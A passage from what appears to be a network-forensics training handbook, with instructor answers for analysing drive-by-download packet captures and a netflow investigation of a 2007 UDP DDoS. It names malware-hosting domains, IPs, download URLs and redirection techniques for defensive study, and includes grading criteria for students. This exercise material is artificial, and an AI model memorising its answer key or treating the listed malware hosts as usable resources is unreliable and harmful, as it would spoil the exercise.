Strongly obfuscated JavaScripts (multiple) and 'iframe' tags (once) are used to redirect to the next hop and set cookies or other markers/stamps/variables. Some Javascript scripts are located in the HEAD section of the HTML file and their functions have been triggered with special arguments via 'onload' events in the BODY section of the HTML file.

3.1.4 Q 4 What domains and IPs are involved in the attack?

Www.homebank.pl is the only site our client host visited intentionally. Its IP resolves to 212.85.111.79 and the DNS-server response shows that this was not fast-flux.

Next the client host was redirected to two different sites, winhex.org/tds/in.cgi?3 (85.255.120.194, no fast-flux) and 1sense.info/t/ (211.95.72.85, no fast-flux), and from them redirected again to , jezl0.com (66.232.114.139, no fast-flux) and 72.36.162.50. The malware was probably downloaded directly from the last two sites.

There do not seem to be examples of fast-flux.

3.1.5 Q 5 What could we do to mitigate the attack?

The attack could be mitigated by black holing IPs from which the malware was downloaded directly (66.232.114.139 and 72.36.162.50). There is a possibility that these IPs change (in the middle of the redirection process). The first site (www.homebank.pl, 212.85.111.79) could also be black holed, but this site might actually be a victim of an attack (XSS, SQL-injection, etc.) and its 'malicious function' is not permanent. Another option is to blackhole IPs that are in the middle of a redirection process

(85.255.120.194, 66.232.114.139). They are pointing to servers which are hosting malicious files. The pointers (that redirect to malware-hosted sites) may change.

We could also blacklist sites (domain names) in the same scenario as above (ie, DNS blackholing).

3.2 Task 2 Drive-by download with fast flux

In this task, the students should perform the investigation in a similar manner to the previous scenario. The necessary file (drive-by-download_fast-flux.pcap) can be found on the Virtual Image.

3.2.1 Q 1 What happened?

The pcap file shows that:

1. client host IP is 10.0.0.130, and
2. DNS-server is 10.0.0.2.

Note:

There are three other benign connections:

- connection to www.cert.pl (195.187.7.66),
- connection to www.nask.pl (193.59.201.62), and
- connection to urs.microsoft.com via HTTPS (213.199.161.251).

This traffic should be treated like background traffic, so it is strongly recommended to filter it.

In Wireshark, use the following filter:

!((ip.dst == 195.187.7.66) || (ip.src == 195.187.7.66)

|| (ip.dst == 193.59.201.62) || (ip.src == 193.59.201.62)

|| (ip.dst == 213.199.161.251) || (ip.src == 213.199.161.251))

3.2.2 Q 2 Has the host been infected?

A suspected W32 binary file was downloaded from www.adsitelo.com/ad/load.php (99.234.157.198).

There is a strong possibility that the downloaded file was a W32 malware EXE (file size about 52224 bytes). From the pcap file it can be seen that the name of the downloaded file is exe.exe (HTTP header 'Content-Disposition'). The binary file body shows: 'Original Filename aspimgr.exe'.

Wireshark can be used to find where the download of the binary file ends and TCP segments are reassembled (packet number 568). The file can be saved by selecting 'export selected bytes' on the 'Media Type' section and save as an .exe file. The executable can be uploaded for analysis to VirusTotal <www.virustotal.com>, or/and Anubis http://anubis.iseclab.org/index.php.

Next, there were several connections (after the download ended). The first was to ns.uk2.net 83.170.69.14 to 53/TCP destination port (?!). The next was to yahoo.com (reset by client host), and the next to web.de (reset by client host). After that, the client host connected to 216.150.79.226 and sent some data to php script forum.php (POST method, file debug.txt), and then downloaded common.bin which is a suspicious file.

3.2.3 Q 3 How is the attack being carried out?

In the attack the following redirection methods and obfuscation was used:

- HTTP message 302 (moved temporarily).
- HTTP message 301 (moved permanently).
- Strongly obfuscated JavaScript. Its functions have been triggered with special arguments via an ‘onload’ event in the BODY section. These <SCRIPT> and <BODY> tags are located before the <HTML> tag! In the <HTML> tag (below these two) there is a fake 404 message with the text: ‘The requested URL /index.php were not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an Error Document to handle the request’.
- After the binary file download was completed, the client sent some data (debug.txt) to the php script (forum.php) via the POST method. In reply, the client received a suspicious common.bin file.

3.2.4 Q 4 What domains and IPs are involved in the attack?

bigadnet.com is the only site that the client host visited intentionally. As can be seen from the DNS-server response, this was fast-flux and the sites IPs are: 91.98.94.45, 69.66.247.232, 80.200.239.235, 84.10.100.196, 122.128.253.14, 85.226.168.12, 98.227.46.217, 119.30.67.167, 68.200.236.117, etc. The client host established a connection to the first IP in the DNS response (91.98.94.45).

Next, the client host was redirected to www.adsitelo.com. It is also a fast-flux site and the sites IPs are: 12.207.51.110, 76.189.90.19, 99.234.157.198, 66.40.18.206, 76.121.239.20, 74.164.85.5, 99.246.193.180, etc. The client host established a connection to the 3rd IP (99.234.157.198). The first two connection attempts to the earlier IPs failed. The malware was downloaded from this host.

Next, the client host connected to 216.150.79.226, sent some data (DEBUG..TXT) to forum.php, and received some suspicious data (COMMON.BIN).

3.2.5 Q 5 What could we do to mitigate the attack?

Blackholing an IP from which the malware was downloaded directly (91.98.94.45) is not a good idea because the miscreants use fast-flux. Even if you blackhole all IPs that replied from the DNS servers, there is a possibility that new IPs will appear. These IPs are most probably the victims of attack (zombie PCs). There is only one IP that was not fetched from a NS server: 216.150.79.226 – and this IP could be black holed. It is better to blacklist domain names: bigadnet.com and www.adsitelo.com.

3.3 Evaluation metrics

Below are some suggested metrics for this part of the exercise :

Students MUST:

- know the host IP and that three binary files (W32) were downloaded; and
- know the IP and domain names involved in the attack. NOTE: the benign sites (legal traffic) should also be known.

Students SHOULD:

- know how the attack was carried out;
- sketch the proceedings (flow chart?) of the attack (as in the PDF files on the DVD);
- generate a filter in Wireshark that gives a clear view of the malicious traffic; and
- be able to identify whether fast-flux service networks were involved.

Students COULD:

- present ideas on how to prevent further attacks; and

- attempt to research malicious JavaScripts (how they work), gathering any information about the binary file and its body from the pcap file using Wireshark, extracting binaries to .exe files and analysing them, etc, although this is beyond the scope of this particular exercise.

4 Part 3 netflow analysis

The aim of the netflow scenarios is to familiarize students with the concept of netflow and introduce them to tools that facilitate flow interpretation. Even though netflow does not allow for the examination of packet content, it is a useful mechanism for network forensics, allowing a unique view of what the activities seen at the router level. Netflow can be used to discover and examine DDoS attacks, worm infections, and scanning activity, to verify incident reports and obtain hints as to how a host was compromised and its subsequent behaviour may be monitored, etc.

4.1 Preparatory notes

This part should start off with an introduction to netflow, and how it works.

The scenarios require computers capable of running the virtual image provided. This installation has a set of tools and netflow logs that allow the exercises to be carried out. The tools used are nfdump and NFSen (developed by SWITCH) which have been configured for the scenarios. The netflow logs are logs of real attacks that have been anonymized. These logs feature a mixture of malicious and benign traffic. Some basic knowledge in analysing flows and the nfdump/NFSen tools is required.

As in the previous parts, this part is split into two different scenarios (tasks); both are DDoS attacks.

4.2 Task 1 DDoS analysis step-by-step

A netflow collector installation is configured with a profile for monitoring a specific IP space. The students play the role of an administrator working for an ISP that has received a report about a DDoS being carried out against a customer. The administrator is expected to:

a) identify when the attack began;
b) identify what is actually being attacked;
c) identify what IPs are involved in carrying out the attack;
d) identify the way the attack is being carried out;
e) identify where the attack came from; and
f) suggest ways of mitigating the attack at the ISP level.

What follows is a step-by-step analysis of the above tasks. The analysis can be done with nfdump/NFSen by either utilizing the command line interface (more suitable for bulk processing) or the graphic interface. Examples of using both interfaces are presented.

Start nfsen issuing the following command.

~#: sudo /data/nfsen/start.sh

4.2.1 Q 1 When did the attack begin

GUI: Open the web-browser and go to ***http://localhost/nfsen/nfsen.php***. The 'Graphs' tab provides a more user friendly view. Notice a huge increase near Feb 24 2007 04:00:




Figure 37: Network graph

CLI: in the directory **/data/nfsen/profiles-data/live/upstream1** list the netflow files (nfcapd.*): use ls –l (or more human-readable: ls –lh)

It is clear that, starting from 200702240400, the files are suddenly bigger than before (before – about 100-200 KB; from 200702240400 – bigger than 10 MB). Near 200702241050 the files are getting smaller, but still unusually big (about 6 MB). From about 200702241605, the size of the files seems to drop to normal levels.


So, the attack began around 4:00 on 24th February 2007.

4.2.2 Q 2 What is being attacked?

GUI:

In order to identify what is being attacked, it is useful to analyse the details of the graphs and TOP N statistics, generated both after and before the attack. Graphs and TOP N statistics generated before the attack started can be treated as a baseline for comparison with later analysis.

Go to the 'Details' tab (1). Pick 'Time Window' from the list in 'Select' field up (2). On the graph, select an area (3) that looks like normal activity – before the attack started. This is from around Feb 23 2007 20:00 to Feb 24 2007 03:50. Look at the statistics (4) for this timeslot. (Also use the 'Sum' radio button.) This shows most of the activity was TCP.



Channel:	Flows: all:	tcp:	udp:	icmp:	other:	Packets: all:	tcp:	udp:	icmp:	other:	Traffic: all:	tcp:	udp:	icmp:	other:
upstream	338.7 k	171.7 k	161.9 k	5.1 k	110.0	6.7 M	6.3 M	352.3 k	12.5 k	12.3 k	5.3 GB	5.2 GB	69.9 MB	913.6 kB	6.1 MB

Figure 38: Network graph

Next, select an area on the graph that looks like the attack (from Feb 24 2007 04:00 to about Feb 24 2007 16:05). The statistics say that most of the activity (flows, packets and traffic) was UDP.

Statistics timeslot Feb 24 2007 - 04:00 - Feb 24 2007 - 16:05

Channel:	Flows: all:	tcp:	udp:	icmp:	other:	Packets: all:	tcp:	udp:	icmp:	other:	Traffic: all:	tcp:	udp:	icmp:	other:
upstream	29.7 M	268.0 k	29.5 M	9.7 k	67.0	3.2 G	8.6 M	3.2 G	21.8 k	15.6 k	99.3 GB	6.6 GB	92.7 GB	1.5 MB	12.3 MB

All None Display: Sum Rate

Figure 39: Network statistics

Netflow processing can help to figure out what is being attacked. Reduce the time window to accelerate this process. In this example the timeslot was Feb 24 from 04:00 to 09:00 according to the top 10 statistics about the destination IP ordered by flows, packets, bytes or bits per second (bps). The screen below shows the statistics generated by the packets.





Figure 40: Network statistics

The stats of the flow records can be used with the dstIP aggregated:





```
** nfdump -M /data/nfsen/profiles-data/live/upstream1  -T  -R nfcapd.200702240400:nfcapd.200702241605 -n 10 -s record/flows -A dstip -o long
nfdump filter:
any
Aggregated flows 29772
Top 10 flows ordered by flows:
Date flow start          Duration Proto      Src IP Addr:Port          Dst IP Addr:Port   Flags Tos  Packets    Bytes Flows
2007-02-24 04:59:35.944 4338660.605     0          0.0.0.0:0     ->   195.88.49.121:0    ......   0     3.1 G   89.9 G 28325823
2007-02-24 04:59:59.819 4335239.376     0          0.0.0.0:0     ->        0.0.0.58:0    ......   0    143214    4.2 M 71612
2007-02-24 04:55:36.256 4338832.841     0          0.0.0.0:0     ->    195.88.49.97:0    ......   0    172529   25.9 M 66246
2007-02-24 04:59:59.691 43670.033     0          0.0.0.0:0     ->        0.0.0.29:0    ......   0    58291    1.7 M 58291
2007-02-24 04:59:59.966 4333440.245     0          0.0.0.0:0     ->        0.0.0.87:0    ......   0    171968    5.0 M 57336
2007-02-24 05:00:00.099 4336681.519     0          0.0.0.0:0     ->       0.0.0.116:0    ......   0    147984    4.3 M 37001
2007-02-24 04:59:38.554 4334227.584     0          0.0.0.0:0     ->   195.88.49.129:0    ......   0     84509   11.3 M 25557
2007-02-24 04:59:40.499 4338342.625     0          0.0.0.0:0     ->   195.88.49.135:0    ......   0    527834  623.0 M 24251
2007-02-24 04:59:59.680 4329623.948     0          0.0.0.0:0     ->       0.0.0.145:0    ......   0    111842    3.2 M 22394
2007-02-24 04:58:39.622 4336797.014     0          0.0.0.0:0     ->   195.88.49.125:0    ......   0    199467   81.4 M 18249
Summary: total flows: 29729765, total bytes: 99.3 G, total packets: 3.2 G, avg bps: 183086, avg pps: 738, avg bpp: 31
Time window: 2007-02-24 04:55:36 - 2007-04-15 11:11:04
Total flows processed: 29729765, Blocks skipped: 0, Bytes read: 1545970676
Sys: 5.052s flows/second: 5884751.6  Wall: 5.756s flows/second: 5164221.1
```

Figure 41: Network statistics

195.88.49.121 is probably the attack target.


This identifies the potential target of the attack and – from the earlier analysis – it is clear that the attack was performed via UDP traffic. If in doubt about UDP traffic, netflow processing can be used: top 10 with protocol aggregation and the 'dst host 195.88.49.121' filter. It is clear that the UDP activity (packets, bytes, flows) is huge when compared with other protocols.




```
** nfdump -M /data/nfsen/profiles-data/live/upstream1  -T  -R nfcapd.200702240400:nfcapd.200702241605 -n 10 -s record/flows -A proto -o long
nfdump filter:
any
Aggregated flows 5
Top 10 flows ordered by flows:
Date flow start          Duration Proto      Src IP Addr:Port          Dst IP Addr:Port   Flags Tos  Packets    Bytes Flows
2007-02-24 04:55:36.256 4338900.293 UDP          0.0.0.0:0     ->          0.0.0.0:0      ......  0    3.2 G   92.7 G 29451956
2007-02-24 04:59:00.174 4338724.712 TCP          0.0.0.0:0     ->          0.0.0.0:0      ......  0    8.6 M    6.6 G 268038
2007-02-24 04:59:45.485 4338248.787 ICMP         0.0.0.0:0     ->          0.0.0.0:0.0    ......  0    21811    1.5 M  9704
2007-02-24 05:51:03.358 38288.807 ESP          0.0.0.0:0     ->          0.0.0.0:0      ......  0    15542   12.3 M    55
2007-02-24 05:05:10.329 41709.622 RSVP         0.0.0.0:0     ->          0.0.0.0:0      ......  0       20     4480    12
Summary: total flows: 29729765, total bytes: 99.3 G, total packets: 3.2 G, avg bps: 183086, avg pps: 738, avg bpp: 31
Time window: 2007-02-24 04:55:36 - 2007-04-15 11:11:04
Total flows processed: 29729765, Blocks skipped: 0, Bytes read: 1545970676
Sys: 4.096s flows/second: 7258243.4  Wall: 4.569s flows/second: 6505685.2
```

Figure 42: Network statistics

Next, identify the role of the attacked server. Change the time window (area in the graph) to some time before the attack and generate statistics of flow records (ordered by flows) with the '***dst host 195.88.49.121***' filter.




```
** nfdump -M /data/nfsen/profiles-data/live/upstream1  -T  -R nfcapd.200702232100:nfcapd.200702240355 -n 10 -s record/flows -o long
nfdump filter:
dst host 195.88.49.121
Aggregated flows 27278
Top 10 flows ordered by flows:
Date flow start          Duration Proto     Src IP Addr:Port        Dst IP Addr:Port   Flags Tos  Packets    Bytes Flows
2007-02-23 22:00:28.925 25081.068 TCP      195.39.83.112:53646 ->  195.88.49.121:80    ......   0       86     3440    86
2007-02-23 21:59:58.647  5483.762 TCP       213.170.8.64:1160  ->  195.88.49.121:80    ....S.   0    15972   638988    34
2007-02-23 22:00:46.964  2402.693 TCP      46.53.167.229:1201  ->  195.88.49.121:80    ....S.   0       40     1600    21
2007-02-23 21:59:10.611  2499.040 TCP      46.53.167.229:1317  ->  195.88.49.121:80    ....S.   0       42     1680    20
2007-02-23 22:03:16.765 16158.238 ICMP     195.74.17.183:0     ->  195.88.49.121:0.0   .A....   0      123     6888    20
2007-02-23 22:00:48.423  2401.238 TCP      46.53.167.229:1314  ->  195.88.49.121:80    ....S.   0       41     1640    18
2007-02-24 01:35:02.874  1935.524 TCP    45.189.202.148:49716 ->  195.88.49.121:80    ....S.   0      478    31501    14
2007-02-24 01:38:59.714  1698.521 TCP    45.189.202.148:51554 ->  195.88.49.121:80    ....S.   0      110     6756    13
2007-02-24 01:39:20.382  1677.843 TCP    45.189.202.148:62784 ->  195.88.49.121:80    ....S.   0      214    14864    11
2007-02-24 01:42:34.461  1483.869 TCP    45.189.202.148:65290 ->  195.88.49.121:80    ....S.   0       69     3984    11
Summary: total flows: 29232, total bytes: 107.9 M, total packets: 1.2 M, avg bps: 200, avg pps: 0, avg bpp: 87
Time window: 2007-02-23 21:58:33 - 2007-04-14 22:38:56
Total flows processed: 265180, Blocks skipped: 0, Bytes read: 13790368
Sys: 0.052s flows/second: 5099615.4  Wall: 0.223s flows/second: 1188284.7
```

Figure 43: Network statistics

Almost all traffic to this server was 80/TCP, so this is probably a WWW server. The goal of the DDoS may be to disable the site.

Conclusion:

The attack was DoS or DDoS performed via UDP traffic and was targeted on a WWW server (195.88.49.121).

Perform a similar analysis on the command line interface:

CLI:

In order to identify what is being attacked, it is useful to start with the general TOP N traffic statistics, generated both after and before the attack started. TOP N statistics generated before the attack started can be treated as a baseline for comparison with later statistics.

Go to the **/data/nfsen/profiles-data/live/upstream1** directory.

For example, the following general TOP N queries can be performed:

Before the attack:

sudo nfdump -R nfcapd.200702232000:nfcapd.200702240350 -s record/flows/bytes/packets/bps

After the attack started: (The time window can be reduced to accelerate this process; this example uses nfcapd.200702240400 to nfcapd.200702240900.)

sudo nfdump -R nfcapd.200702240400:nfcapd.200702240900 -s record/flows/bytes/packets/bps

Comparing the two queries shows that a lot of TOP N UDP traffic to many ports at 195.88.49.121 suddenly appeared. UDP traffic to such ports is anomalous, especially coming from a single IP.

4.2.3 Q 3 What IPs are involved in carrying out the attack?

GUI:

A quick way of checking what IPs may be involved in an attack against an IP is to generate statistics filtered towards that specific destination IP. In this case we can filter for TOP N attacking source IPs based on flows against 195.88.49.121.

Using netflow processing, select the time window from 2007-02-24-04-00 to 2007-02-24-09-00. Generate TOP 20 statistics about the source IP, using the 'dst host 195.88.49.121' filter.

